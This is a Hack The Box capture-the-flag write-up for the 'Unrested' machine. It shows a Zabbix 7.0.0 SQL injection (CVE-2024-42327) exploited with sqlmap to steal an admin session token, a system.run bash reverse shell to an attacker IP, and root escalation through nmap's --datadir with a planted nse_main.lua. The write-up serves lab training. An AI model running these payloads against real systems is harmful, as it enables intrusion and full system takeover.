Description
Unrested is a medium Hack The Box machine that features:
- Zabbix SQL Injection that leads into Remote Command Execution vulnerability
- Privilege Escalation via a restricted Nmap command script
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.50.
$ ping -c 3 10.10.11.50
PING 10.10.11.50 (10.10.11.50) 56(84) bytes of data.
64 bytes from 10.10.11.50: icmp_seq=1 ttl=63 time=44.3 ms
64 bytes from 10.10.11.50: icmp_seq=2 ttl=63 time=43.3 ms
64 bytes from 10.10.11.50: icmp_seq=3 ttl=63 time=43.8 ms

--- 10.10.11.50 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.288/43.796/44.292/0.409 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.50 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.50
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.50 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.50
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the unrested.htb domain to the /etc/hosts file. As an assumed breach, we have the credentials for the Zabbix user matthew, 96qzn0h2e1k3.
$ echo '10.10.11.50 unrested.htb' | sudo tee -a /etc/hosts
We have a login form of Zabbix, a network monitoring application, we can login.
 After login we can enumerate the version of Zabbix installed on the server at the end of the page,
 7.0.0. We find that a SQL injection in user.get API exists, CVE-2024-42327. A non-admin user account on the Zabbix frontend with the default User role, or with any other role that gives API access can exploit this vulnerability.
Exploitation
We can start by enumerating the Zabbix API, using its documentation. All requests are sent to the /zabbix/api_jsonrpc.php endpoint. We can start by login and getting a token to use in future requests.
$ curl -H 'Content-Type: application/json-rpc' -d '{"jsonrpc": "2.0", "method": "user.login", "params": {"username": "matthew", "password": "96qzn0h2e1k3"}, "id": 1}' http://unrested.htb/zabbix/api_jsonrpc.php

{"jsonrpc":"2.0","result":"2a70984d1c7e5ca9b594b79d4c6f62e4","id":1}
We get the 2a70984d1c7e5ca9b594b79d4c6f62e4, we move to enumerate the users using user.get.
$ curl -H 'Content-Type: application/json-rpc' -H 'Authorization: Bearer 2a70984d1c7e5ca9b594b79d4c6f62e4' -d '{"jsonrpc": "2.0", "method": "user.get", "params": {}, "id": 1}' http://unrested.htb/zabbix/api_jsonrpc.php

{"jsonrpc":"2.0","result":[],"id":1}
We do not get any user, but by checking the CUser vulnerable source code we find that if the editable parameter is entered, the query get executed correctly, but only our account is shown.
$ curl -H 'Content-Type: application/json-rpc' -H 'Authorization: Bearer 2a70984d1c7e5ca9b594b79d4c6f62e4' -d '{"jsonrpc": "2.0", "method": "user.get", "params": {"editable": true}, "id": 1}' http://unrested.htb/zabbix/api_jsonrpc.php

{"jsonrpc":"2.0","result":[{"userid":"3","username":"matthew","name":"Matthew","surname":"Smith","url":"","autologin":"1","autologout":"0","lang":"default","refresh":"30s","theme":"default","attempt_failed":"0","attempt_ip":"","attempt_clock":"0","rows_per_page":"50","timezone":"default","roleid":"1","userdirectoryid":"0","ts_provisioned":"0"}],"id":1}
We are going to use this vulnerability to obtain the Administrator session token. As we saw in the CVE, the vulnerable function is addRelatedObjects with the selectRole parameter array. We are going to build the HTTP request to use with SQLmap tool, with a * marker which will be replaced by the payload:
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: unrested.htb
Authorization: Bearer 1a0bfebca274289fcdcfc7ee2da96eeb
Content-Type: application/json-rpc
Content-Length: 136
Connection: keep-alive

{
  "jsonrpc": "2.0",
  "method": "user.get",
  "params": {"editable": true,
    "selectRole":["name*"]
  },
  "id": 1
}
Then we run the command to find the right payload.
$ sqlmap -r request
...
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] y
...
[INFO] (custom) POST parameter 'JSON #1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
...
(custom) POST parameter 'JSON #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 77 HTTP(s) requests:
---
Parameter: JSON #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {
  "jsonrpc": "2.0",
  "method": "user.get",
  "params": {"output": [],"editable": true,
    "selectRole":["name AND (SELECT 9154 FROM (SELECT(SLEEP(5)))gRnV)"]
  },
  "id": 1
}
---
We move to enumerate the databases and tables. We find the zabbix database and the sessions table. We get the token for the admin user, d8977ec9916ac7e9c4b0e2ccc7fe8c06.
$ sqlmap -r requst --dbs
...
available databases [2]:
[*] information_schema
[*] zabbix
...

$ sqlmap -r requst -D zabbix -T sessions --dump
...
Database: zabbix
Table: sessions
[2 entries]
+--------+----------------------------------+----------------------------------+----------+------------+
| userid | sessionid                        | secret                           | status   | lastaccess |
+--------+----------------------------------+----------------------------------+----------+------------+
| 3      | 1a0bfebca274289fcdcfc7ee2da96eeb | 56c61dde5fc3e2b0487778acd9322e92 | 0        | 1759536365 |
| 1      | d8977ec9916ac7e9c4b0e2ccc7fe8c06 | 7eff931cb856a0d90b1265332c146719 | 0        | 1759533899 |
+--------+----------------------------------+----------------------------------+----------+------------+
...
With the administrator privileges, we find that we can run commands in the machine, with the item.create functionality to create a new item to run and system.run to run the command inside the job. This is a sample of a job found in the documentation, we find we need to find the hostid identification.
{
           "jsonrpc": "2.0",
           "method": "item.create",
           "params": {
               "name": "uname",
               "key_": "system.uname",
               "hostid": "30021",
               "type": 0,
               "interfaceid": "30007",
               "value_type": 1,
               "delay": "10s",
               "inventory_link": 5
           },
           "id": 1
}
For that we can use the host.get command with the administration token. We get the 10084 id.
$ curl -s -H 'Content-Type: application/json-rpc' -H 'Authorization: Bearer d8977ec9916ac7e9c4b0e2ccc7fe8c06' -d '{"jsonrpc": "2.0", "method": "host.get", "params": {}, "id": 1}' http://unrested.htb/zabbix/api_jsonrpc.php | jq
{
  "jsonrpc": "2.0",
  "result": [
    {
      "hostid": "10084",
      "proxyid": "0",
      "host": "Zabbix server",
...
As we are going to spawn a reverse shell, we start the listening TCP port.
$ nc -nvlp 1234
This is the full payload we are going to send for the Remote Command Execution.
{
           "jsonrpc": "2.0",
           "method": "item.create",
           "params": {
               "name": "zabbix command execution",
               "key_": "system.run[\"/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.14/1234 0>&1'\"]",
               "hostid": "10084",
               "type": 0,
               "interfaceid": 1,
               "value_type": 1,
               "delay": "10s"
           },
           "id": 1
}
We receive the reverse shell as the zabbix user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.50] 57408
bash: cannot set terminal process group (2672): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@unrested:/$ id
id
uid=114(zabbix) gid=121(zabbix) groups=121(zabbix)
zabbix@unrested:/$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
zabbix@unrested:/$ ^Z
[1]  + 83885 suspended  nc -nvlp 1234
$ stty raw -echo; fg
$ reset xterm
zabbix@unrested:/$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
zabbix user can only run /usr/bin/nmap command as root user.
zabbix@unrested:/$ sudo -l
Matching Defaults entries for zabbix on unrested:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zabbix may run the following commands on unrested:
    (ALL : ALL) NOPASSWD: /usr/bin/nmap *
If we try to spawn the interactive mode of nmap to spawn a shell, we receive the message Interactive mode is disabled for security reasons.. This is not a nmap command, so we discover that the nmap command is a wrapper script, not the binary.
zabbix@unrested:/$ sudo nmap --script a
Script mode is disabled for security reasons.
zabbix@unrested:/$ file /usr/bin/nmap
/usr/bin/nmap: Bourne-Again shell script, ASCII text executable
zabbix@unrested:/$ cat /usr/bin/nmap
#!/bin/bash

#################################
## Restrictive nmap for Zabbix ##
#################################

# List of restricted options and corresponding error messages
declare -A RESTRICTED_OPTIONS=(
    ["--interactive"]="Interactive mode is disabled for security reasons."
    ["--script"]="Script mode is disabled for security reasons."
    ["-oG"]="Scan outputs in Greppable format are disabled for security reasons."
    ["-iL"]="File input mode is disabled for security reasons."
)

# Check if any restricted options are used
for option in "${!RESTRICTED_OPTIONS[@]}"; do
    if [[ "$*" == *"$option"* ]]; then
        echo "${RESTRICTED_OPTIONS[$option]}"
        exit 1
    fi
done

# Execute the original nmap binary with the provided arguments
exec /usr/bin/nmap.original "$@"
We find that this script blocks the functions that could lead in command execution. But by reading the documentation, we find the --datadir option, which by default is /usr/share/nmap, and it is the directory from Nmap will read the runtime data. Inside the directory we find the nse_main.lua file.
zabbix@unrested:/$ ls /usr/share/nmap/
nmap.dtd           nmap-os-db     nmap-protocols  nmap-service-probes  nmap.xsl  nse_main.lua
nmap-mac-prefixes  nmap-payloads  nmap-rpc        nmap-services        nselib    scripts
This file is executed every time the Nmap scan option is selected, -sC. We can create a custom .lua file inside another directory and then load it. The command will be executed and we will have root permissions.
zabbix@unrested:/$ mktemp -d
/tmp/tmp.bSMRi0IvAo
zabbix@unrested:/$ echo 'os.execute("/bin/bash -i")' > /tmp/tmp.bSMRi0IvAo/nse_main.lua
zabbix@unrested:/$ sudo /usr/bin/nmap --datadir /tmp/tmp.bSMRi0IvAo/ -sC 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org )
root@unrested:/# script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@unrested:/# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve both flags.
root@unrested:/# cat /home/matthew/user.txt
<REDACTED>
root@unrested:/# cat /root/root.txt
<REDACTED>